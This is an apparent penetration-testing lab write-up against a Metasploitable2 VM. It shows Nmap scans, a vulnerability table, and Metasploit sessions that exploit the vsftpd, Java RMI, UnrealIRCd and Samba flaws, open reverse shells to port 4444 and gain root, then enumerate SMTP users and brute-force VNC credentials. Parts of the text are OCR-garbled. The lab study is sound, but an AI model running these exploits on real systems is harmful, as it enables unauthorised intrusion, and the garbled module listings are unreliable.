
testers can gather detailed information about the service, potential vulnerabilities, and even attempt brute-force logins in a controlled environment.

This helps in assessing the security posture of systems that expose Telnet and guides recommendations for disabling or securing the service.



```
kali㉿kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ nmap -sV -sC -p23 192.168.48.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-12 13:00 EDT
Nmap scan report for 192.168.48.128
Host is up (0.00086s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 00:0C:29:67:FC:32 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
Starting Nmap 7.94 ( https://nmap.org ) at 2025-05-12 17:30
Nmap scan report for 192.168.48.128
Host is up (0.0020s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-banner:
|   Welcome to Metasploitable2!
|   Unauthorized access is prohibited.
|   Login:
|
| telnet-encryption:
|   Telnet encryption not supported
|
|_telnet-ntlm-info: ERROR: NTLM authentication not supported on this service

Nmap done: 1 IP address (1 host up) scanned in ↓ 23 seconds
```

Port 8180 - Apache Tomcat:

Scanning port 8180, commonly used by Apache Tomcat, is important for identifying web management interfaces or custom web applications running on non-standard ports. Using Nmap, penetration testers can detect the service, identify its version, and apply relevant scripts to uncover potential vulnerabilities. For example, running **nmap -p 8180 -sV --script http-*** helps enumerate Tomcat's web components, discover exposed administrative panels, default credentials, or outdated versions. This information is valuable for


assessing the security posture of Tomcat deployments and identifying possible paths for exploitation.

```
kali㉿kali:[~]
$ nmap -sV -p 8180 192.168.48.128

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 01:17 EDT
Nmap scan report for 192.168.48.128
Host is up (0.00041s latency).

PORT      STATE SERVICE VERSION
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:67:FC:32 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
```



The screenshot shows a web browser window titled "Apache Tomcat/5.5" with the URL "192.168.48.128:8180". The page content is the default Tomcat home page, featuring a yellow cat logo and the Apache Software Foundation logo. The page text includes a congratulatory message for successful setup, details about the SCATALINA_HOME directory, and various links for administration, documentation, and community resources.

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at: SCATALINA_HOME/webapps/ROOT/index.jsp

where "SCATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See SCATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in SCATALINA_HOME/conf/tomcat-users.xml.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- users@tomcat.apache.org for general questions related to configuring and using Tomcat
- dev@tomcat.apache.org for developers working on Tomcat

Thanks for using Tomcat!

Powered by 

Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Key findings

Port	Service	Vulnerability	Description	CVE	Exploitability
21	FTP (vsftpd)	Backdoor	A hidden backdoor in vsftpd 2.3.4 allows remote code execution.	CVE-2011-2523	High
25	SMTP (Postfix)	Misconfig	The SMTP service may allow unauthorized relaying or user enumeration.	-	Medium
1099	Java RMI	RCE via Deserialization	Allows remote code execution via unsafe object deserialization.	CVE-2011-3556	High
445	SMB (Samba)	Usermap Script RCE	Command injection via the Samba "username map script".	CVE-2007-2447	High
6667	UnrealIRCd	Backdoor RCE	Contains a built-in backdoor that runs commands sent over IRC.	CVE-2010-2075	High
5900	VNC	Weak Credentials	VNC server allows access using default or weak passwords.	-	Medium
23	Telnet	Default Login	Telnet accepts login using default credentials.	-	Medium
8180	Apache Tomcat	Weak Credentials + Upload	Default credentials allow access to the manager panel for deploying web shells.	CVE-2009-3548	High

Exploitation

In this phase, the vulnerabilities discovered earlier are leveraged to gain access to the target system. Custom-designed payloads and exploits are employed based on the type of vulnerability and the targeted service.

- **Metasploit Framework:** Used to automate the exploitation of known vulnerabilities.
-

FTP (vsftpd) port 21:

Vulnerability: A backdoor exists in vsftpd 2.3.4 that allows remote command execution.

searching for the vuln in the metasploit vsftpd

```
msf6 > search vsftpd
Matching Modules
=====
# Name           Disclosure Date Rank   Check Description
----- -----
0 auxiliary/dos/ftp/vsftpd_232    2011-02-03 normal Yes  VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent No   VSFTPD v2.3.4 Backdoor Command Execution
```

After finding the vuln we will exploit it

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.3.129
rhost => 192.168.3.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.3.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.3.129:21 - USER: 331 Please specify the password.
[+] 192.168.3.129:21 - Backdoor service has been spawned, handling...
whoami
root
```

We now have access to the root user

java RMI (port 1099)

Vulnerability: RMI allows unauthenticated remote code execution.

searching for the vuln in the metasploit java_rmi_server

```
msf6 > search java_rmi_server
Matching Modules
=====
#  Name
ck  Description
--  --
0   exploit/multi/misc/java_rmi_server
    Java RMI Server Insecure Default Configuration Java Code Execution
1   \_ target: Generic (Java Payload)
2   \_ target: Windows x86 (Native Payload)
3   \_ target: Linux x86 (Native Payload)
4   \_ target: Mac OS X PPC (Native Payload)
5   \_ target: Mac OS X x86 (Native Payload)
6   auxiliary/scanner/misc/java_rmi_server
    Java RMI Server Insecure Endpoint Code Execution Scanner
Disclosure Date  Rank      Che
-----  -----  -----
2011-10-15  excellent  Yes
.          .
.          .
.          .
.          .
.          .
.          .
2011-10-15  normal    No
.          .
```

After finding the vuln we will exploit it

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 172.16.165.129
rhost => 172.16.165.129
msf6 exploit(multi/misc/java_rmi_server) > set rport 1099
rport => 1099
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 172.16.165.128:4444
[*] 172.16.165.129:1099 - Using URL: http://172.16.165.128:8080/UR3i5HDET
[*] 172.16.165.129:1099 - Server started.
[*] 172.16.165.129:1099 - Sending RMI Header ...
[*] 172.16.165.129:1099 - Sending RMI Call ...
[*] 172.16.165.129:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 172.16.165.129
[*] Meterpreter session 1 opened (172.16.165.128:4444 → 172.16.165.129:49804) at
2025-05-08 23:06:14 -0400

meterpreter > getuid
Server username: root
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
```

As we can see we success open shell in the target machine

IRC Service (UnrealIRCd)-port 6667:

- we used Metasploit to exploit the UnrealIRCd (searching for unrealIRCD)

```
[root@kali:~] /home/kali
└─ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

MEETASPIKE

[+] metasploit v6.4.45-dev
+-- 2489 exploits - 1281 auxiliary - 393 post
+-- 1463 payloads - 49 encoders - 13 mops
+-- 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6
msf6 search unrealircd
Matching Modules

# Name Disclosure Date Rank Check Description
- exploit/unix/irc/unreal ircd_3281_backdoor 2018-06-12 excellent No UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal ircd_3281_backdoor
msf6 exploit(unreal ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal ircd_3281_backdoor):

Name Current Setting Required Description
HOST    no   The local client address
PORT    no   The local client port
Proxies no   A proxy chain in format type:host:port[,type:host:port][...]
RHOSTS  yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   6667  yes  The target port (TCP)


Exploit target:

File Actions Edit View Help
msf6 exploit(unreal ircd_3281_backdoor) > set rhosts 192.168.214.139
rhosts => 192.168.214.139
msf6 exploit(unreal ircd_3281_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Reverse TCP (via netcat)
7 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ssl . normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unreal ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unreal ircd_3281_backdoor) > set lhost 192.168.214.132
lhost => 192.168.214.132
msf6 exploit(unreal ircd_3281_backdoor) > set lport 4444
lport => 4444
msf6 exploit(unreal ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.214.132:4444
[+] 192.168.214.139:6667 - Connected to 192.168.214.139:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname
192.168.214.139:6667 - Sending backdoor command ...
Accepted the first client connection ...
Accepted the second client connection ...
[*] 192.168.214.139:6667 -> 192.168.214.132:4444 [57575yf2dYta]
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\n$sh: line 3: Escape: command not found\r\n$NP1OU75Tyjz2dYTa\r\n"
[*] Matching ...
[*] B IS input ...
[*] Command shell session 1 opened (192.168.214.132:4444 → 192.168.214.139:33906) at 2025-02-28 22:55:53 +0200
```



```
[*] Command: echo Hccp20ig64hBT3cB; writing to socket A; writing to socket B; reading from sockets ...; reading from socket A; A: "Hccp20ig64hBT3cB\r\n"; matching ...; B is input ...; who() Command shell session 2 opened (192.168.214.132:4444 -> 192.168.214.139:50047) at 2025-03-02 03:42:00 +0200
[+] whoami
root
root@192.168.1.132:~#
```

The terminal window shows a command shell session for user 'root'. The session has been opened from port 4444 to 50047. The user has run the 'whoami' command, which returns 'root'. Below this, a large number of environment variables are listed, each consisting of a variable name followed by a value. Many of these variables have the value ':14684:0:99999:7::'. Some examples include 'root', 'bin', 'sys', 'game', 'man', 'lpr', 'mail', 'news', 'uucp', 'prox', 'mem', 'backup', 'list', 'irc', 'gnats', 'nobody', 'libuid', 'dmesg', 'syslog', 'klog', 'ssh', 'msfadmin', 'bind', 'postfix', 'ftp', 'pgsql', 'tomcat5', 'distccd', 'user', 'service', 'telnetd', 'proftpd', and 'statd'. The entire list is preceded by a red box.

SMB Service(Samba "username map script" Command Execution)-ports 45 , 139:

- we used Metasploit to exploit the Samba "username map script" Command Execution(searching for samba/usermap_script).

```

File Actions Edit View Help
TimestampOutput false Prefix all console output with a timestamp
msf6 > search samba
Matching Modules

#  Name
- 0 exploit/unix/webapp/citrix_access_gateway_exec
1 exploit/windows/licenses/caliclient_getconfig
2   \ target: Automatic
3   \ target: Windows 2000 English
4   \ target: Windows XP English SP0-1
5   \ target: Windows XP English SP2
6   \ target: Windows 2003 English SP0
7 exploit/unix/mix/distcc_exec
8 exploit/unix/http/davice_systems_management_rce
9   \ target: Windows x86
10  \ target: Windows x64
11 post/linux/gather/enum_configs
12 auxiliary/scanner/rsync/modules_list
13 exploit/windows/fileformat/ms14_060_sandworm
14 exploit/unix/http/davice_systems_management_rce
15 exploit/multi/http/davice_systems_policy_startup
16 exploit/multi/smb/vtrans
17 exploit/linux/samba/setinfopolicy_heap
18   \ target: 2.13.5.11-dfsg~ubuntu2 on Ubuntu Server 11.10
19   \ target: 2.13.5.8-dfsg~ubuntu2 on Ubuntu Server 11.10
20   \ target: 2.13.5.8-dfsg~ubuntu2 on Ubuntu Server 11.10
21   \ target: 2.13.5.8-dfsg~3squeeze on Ubuntu Server 10.10
22   \ target: 2.13.5.8-dfsg~3squeeze on Debian Squeeze
23   \ target: 3.16.0-197.1.v5 on CentOS 5
24 auxiliary/admin/smb/smb_symlink_traversal
25 auxiliary/scanner/smb/smb_uninit_cred
26 exploit/linux/smb3/chain_reply
27   \ target: Linux (Debian 3.2.5-4+lenny6)
28   \ target: Linux (Ubuntu 12.04.4 LTS)
29 exploit/linux/smb3/is_known_pipeName
30   \ target: Automatic (Interact)
31   \ target: Automatic (Command)
32   \ target: Linux x86
33   \ target: Linux x86_64
34   \ target: Linux ARM (LE)
35   \ target: Linux MIPS
36   \ target: Linux MIPSLE
37   \ target: Linux MIPS64
38

```

```

File Actions Edit View Help
msf6 exploit(multi/smb/usermap_script) > set RHOSTS 192.168.214.139
RHOSTS => 192.168.214.139
msf6 exploit(multi/smb/usermap_script) > show payloads
Compatible Payloads

#  Name
- 0 payload/cmd/unix/adduser
1 payload/cmd/unix/bind_awk
2 payload/cmd/unix/bind_busybox_telnetd
3 payload/cmd/unix/bind_inetd
4 payload/cmd/unix/bind_jjss
5 payload/cmd/unix/bind_lua
6 payload/cmd/unix/bind_ncat
7 payload/cmd/unix/bind_netcat_gaping
8 payload/cmd/unix/bind_netcat_gaping_ipv6
9 payload/cmd/unix/bind_perl
10 payload/cmd/unix/bind_ipv6
11 payload/cmd/unix/bind_r
12 payload/cmd/unix/bind_ruby
13 payload/cmd/unix/bind_scrypt_ipv6
14 payload/cmd/unix/bind_scrypt_scrypt
15 payload/cmd/unix/bind_socat_udp
16 payload/cmd/unix/bind_zsh
17 payload/cmd/unix/generic
18 payload/cmd/unix/pingback_bind
19 payload/cmd/unix/pingback_reverse
20 payload/cmd/unix/reverse
21 payload/cmd/unix/reverse_awk
22 payload/cmd/unix/reverse_bash_telnet_ssl
23 payload/cmd/unix/reverse_jjss
24 payload/cmd/unix/reverse_ksh
25 payload/cmd/unix/reverse_lua
26 payload/cmd/unix/reverse_mcat_ssl
27 payload/cmd/unix/reverse_ncat
28 payload/cmd/unix/reverse_ncat_gaping
29 payload/cmd/unix/reverse_openssl
30 payload/cmd/unix/reverse_perl
31 payload/cmd/unix/reverse_perl_ssl
32 payload/cmd/unix/reverse_php_ssl
33 payload/cmd/unix/reverse_python
34 payload/cmd/unix/reverse_python_ssl
35 payload/cmd/unix/reverse_perl
36 payload/cmd/unix/reverse_ruby
37 payload/cmd/unix/reverse_ruby_ssl
38 payload/cmd/unix/reverse_socat_sctp
39 payload/cmd/unix/reverse_socat_tcp
40 payload/cmd/unix/reverse_socat_udp

```

```
File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.214.132:4444
[*] Got the first client connection...
[*] Accepted the second client connection...
[*] Command: echo LtaudgArHyjBILYy\r\n
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] Read line 2: Connected: command not found\r\nnsh: line 3: Escape: command not found\r\nLtaudgArHyjBILYy\r\n
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.214.132:4444 -> 192.168.214.139:39268) at 2025-03-30 05:51:33 +0200

whoami
root
ls
.
6TR
A9R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
p
proc
root
sbin
src
sys
tmp
usr
var
vmlinuz
|
```

Task Details

Process	Advanced Scan 1
Start Date	2025-03-30 05:51:33
Operating System	CyberChef
Scanning Type	Local Scanning
Scan ID	Scanning 192.168.214.132
Scan Progress	100% (1/1)
Completion	2 minutes

Vulnerabilities

The chart shows the following distribution:

- High: 12%
- Medium: 60%
- Low: 28%

port 25 (smtp):

vulnerability: unauthorized access and allowing the attacker to see all the users

after using metasploit we wrote The grep command to search for specific patterns within text. In this context, it's being used to filter the output

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.254.129
rhosts => 192.168.254.129
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting      Required  Description
---      ---      ---      ---
RHOSTS    192.168.254.129      yes      The target host(s), see https://
                                         //docs.metasploit.com/docs/using-metasploit.html
RPORT     25                  yes      The target port (TCP)
THREADS   1                   yes      The number of concurrent threads (max one per host)
UNIXONLY  true                yes      Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt      yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
```

after choosing the 41 for enumeration we need to set the rhost to our target which is 192.168.254.129

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.254.129:25 - 192.168.254.129:25 Banner: 220 metasploitable.loc
aldomain ESMTP Postfix (Ubuntu)
[+] 192.168.254.129:25 - 192.168.254.129:25 Users found: , backup, bin, d
aemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql,
news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys,
syslog, user, uucp, www-data
[*] 192.168.254.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > telnet 192.168.254.129 25
[*] exec: telnet 192.168.254.129 25

Trying 192.168.254.129 ...
Connected to 192.168.254.129.
Escape character is '^].
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY backup
252 2.0.0 backup
VRFY test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient
table
421 4.4.2 metasploitable.localdomain Error: timeout exceeded
Connection closed by foreign host.
```

as you can see after we wrote exploit it gave us all the users using the smtp and to verify them we used the telnet to check for their verifications

port 5900 (vnc)

vulnerability: weak credentials

```
msf6 > search vnc_login
[!] No results from search
msf6 > search vnc_login

Matching Modules

#   Name           Disclosure Date  Rank    Check  Description
-   auxiliary/scanner/vnc/vnc_login      .          normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
```

after using metasploit we searched for vnc_login as the first step to get the password of it

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.254.129
rhosts => 192.168.254.129
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name          Current Setting          Required  Description
----          ----
ANONYMOUS_LOGIN  false                no        Attempt to login with a blank username and password
BLANK_PASSWORDS  false                no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                  yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS  false                no        Try each user/password couple stored in the current database
DB_ALL_PASS  false                no        Add all passwords in the current database to the list
DB_ALL_USERS  false                no        Add all users in the current database to the list
DB_SKIP_EXISTING none               no        Skip existing credentials stored in the current database
PASSWORD      /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        The password to test
PROXIES        no                  no        A proxy chain of format type:host:port[,type:host]
RHOSTS        192.168.254.129         yes       The target host(s), see https://docs.metasploit.com
RPORT          5900                yes       The target port (TCP)
STOP_ON_SUCCESS  false               yes       Stop guessing when a credential works for a host
THREADS        1                  yes       The number of concurrent threads (max one per host)
USERNAME        root               no        A specific username to authenticate as
USERPASS_FILE  no                  no        File containing users and passwords separated by colon
USER_AS_PASS  false               no        Try the username as the password for all users
USER_FILE      no                  no        File containing usernames, one per line
VERBOSE        true                yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

as we can see se set the rhost as usual to our target and set the username to root in order to know the password of it

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.254.129:5900 - 192.168.254.129:5900 - Starting VNC login sweep
[!] 192.168.254.129:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.254.129:5900 - 192.168.254.129:5900 - Login Successful: :password
[*] 192.168.254.129:5900 - Scanned 1 of 1 hosts (100% complete)
```

